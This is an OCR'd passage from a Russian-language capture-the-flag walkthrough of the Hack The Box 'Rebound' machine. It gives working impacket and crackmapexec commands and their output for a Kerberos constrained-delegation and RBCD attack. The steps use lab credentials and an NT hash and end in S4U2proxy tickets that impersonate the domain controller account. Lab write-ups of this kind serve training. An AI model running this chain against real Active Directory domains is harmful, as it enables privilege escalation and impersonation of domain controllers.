
Информация о пользователе

Этот атрибут содержит список SPN (служб), для которых учетная запись может запрашивать TGS от имени клиента. Так как предстоит поработать с Kerberos, изменим запись в файле `/etc/hosts`.

```
10.10.11.231 rebound.htb dc01.rebound.htb dc01
```

Получим TGT для текущей учетной записи и проверим все делегирования в домене. Для всех операций используем скрипты impacket.


```
impacket-getTGT 'rebound.htb/delegator$@dc01.rebound.htb' -hashes :
9b0ccb7d34c670b2a9c81c45bc8befc3 -dc-ip 10.10.11.231
```



```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/rebound]
└─$ impacket-getTGT 'rebound.htb/delegator$@dc01.rebound.htb' -hashes :9b0ccb7d34c670b2a9c81c45bc8befc3 -dc-ip 10.10.11.231
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Saving ticket in delegator$@dc01.rebound.htb.ccache
```

Получение TGT

```
export KRB5CCNAME='delegator$@dc01.rebound.htb.ccache'
impacket-findDelegation rebound.htb/ -k -no-pass
```




```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/rebound]
└─$ impacket-findDelegation rebound.htb/ -k -no-pass
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Getting machine hostname
AccountName  AccountType                          DelegationType  DelegationRightsTo
-----------  -----------------------------------  --------------  ---------------------
delegator$   ms-DS-Group-Managed-Service-Account  Constrained     http/dc01.rebound.htb
```

Проверка делегирований в домене

Таким образом нам удалось найти единственное ограниченное делегирование. Но в контексте целевого пользователя для выполнения атаки нам потребуется третья вспомогательная учетная запись. Можно взять уже подконтрольную нам либо создать новую, благо по умолчанию каждый пользователь домена может создать до десяти учетных записей машин. Но так как в некоторых доменах такое разрешение может быть ограничено, стоит проверить, есть ли оно. Для этого проверим значение `MachineAccountQuota` в домене.

```
crackmapexec ldap dc01.rebound.htb -u ldap_monitor -p '1GR8t@$$4u' -k
-M MAQ
```




```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/rebound]
└─$ crackmapexec ldap dc01.rebound.htb -u ldap_monitor -p '1GR8t@$$4u' -k -M MAQ
SMB         dc01.rebound.htb 445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:rebound.htb) (signing:True) (SMBv1:False)
LDAPS       dc01.rebound.htb 636    DC01             [+] rebound.htb\ldap_monitor
MAQ         dc01.rebound.htb 389    DC01             [*] Getting the MachineAccountQuota
MAQ         dc01.rebound.htb 389    DC01             MachineAccountQuota: 0
```

Проверка MachineAccountQuota

И мы как раз находимся в домене, где нельзя создавать дополнительные учетные записи. Поэтому в качестве вспомогательной заюзаем учетку `ldap_monitor`. Настроим RBCD от вспомогательной учетной записи к учетной записи с ограниченным делегированием.

```
impacket-rbcd -delegate-from ldap_monitor -delegate-to 'delegator$'
-dc-ip 10.10.11.231 -action write 'rebound.htb/delegator$' -k
-no-pass -use-ldaps
```




```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/rebound]
└─$ impacket-rbcd -delegate-from ldap_monitor -delegate-to 'delegator$' -dc-ip 10.10.11.231 -action write 'rebound.htb/delegator$' -k -no-pass -use-ldaps
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] ldap_monitor can now impersonate users on delegator$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     ldap_monitor   (S-1-5-21-4078382237-1492182817-2568127209-7681)
```

Настройка RBCD

Так как теперь нам предстоит работать через `ldap_monitor`, получим и экспортируем TGT.


```
impacket-getTGT 'rebound.htb/ldap_monitor:1GR8t@$$4u' -dc-ip 10.10.
11.231
export KRB5CCNAME=ldap_monitor.ccache
```



```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/rebound]
└─$ impacket-getTGT 'rebound.htb/ldap_monitor:1GR8t@$$4u' -dc-ip 10.10.11.231
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Saving ticket in ldap_monitor.ccache
```

Получение TGT

Для дальнейшей атаки нам нужен SPN учетной записи с ограниченным делегированием.




d	
dontreqpreauth	False
passwordnotreqd	False
pwdneverexpires	False
samaccountname	delegator$
sensitive	False
serviceprincipalnames	browser/dc01.rebound.htb
trustedtoauth	False

Информация о пользователе

Теперь проведем полную атаку S4U2 и получим TGS с возможностью пересылки для учетной записи с настроенным ограниченным делегированием `browser/dc01.rebound.htb`.

```
impacket-getST -spn browser/dc01.rebound.htb -impersonate 'dc01$'
rebound.htb/ldap_monitor -dc-ip 10.10.11.231 -k -no-pass
```




```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/rebound]
└─$ impacket-getST -spn browser/dc01.rebound.htb -impersonate 'dc01$' rebound.htb/ldap_monitor -dc-ip 10.10.11.231 -k -no-pass
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Impersonating dc01$
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in dc01$.ccache
```

Получение TGS

Теперь используем S4U2proxy с возможностью пересылки TGS из предыдущего шага и получаем TGS для конечной службы **http/dc01.rebound.htb**.

```
export KRB5CCNAME=dc01\$.ccache
impacket-getST -spn http/dc01.rebound.htb -impersonate 'dc01$'
-additional-ticket 'dc01$.ccache' 'rebound.htb/delegator$' -hashes :
9b0ccb7d34c670b2a9c81c45bc8befc3
```

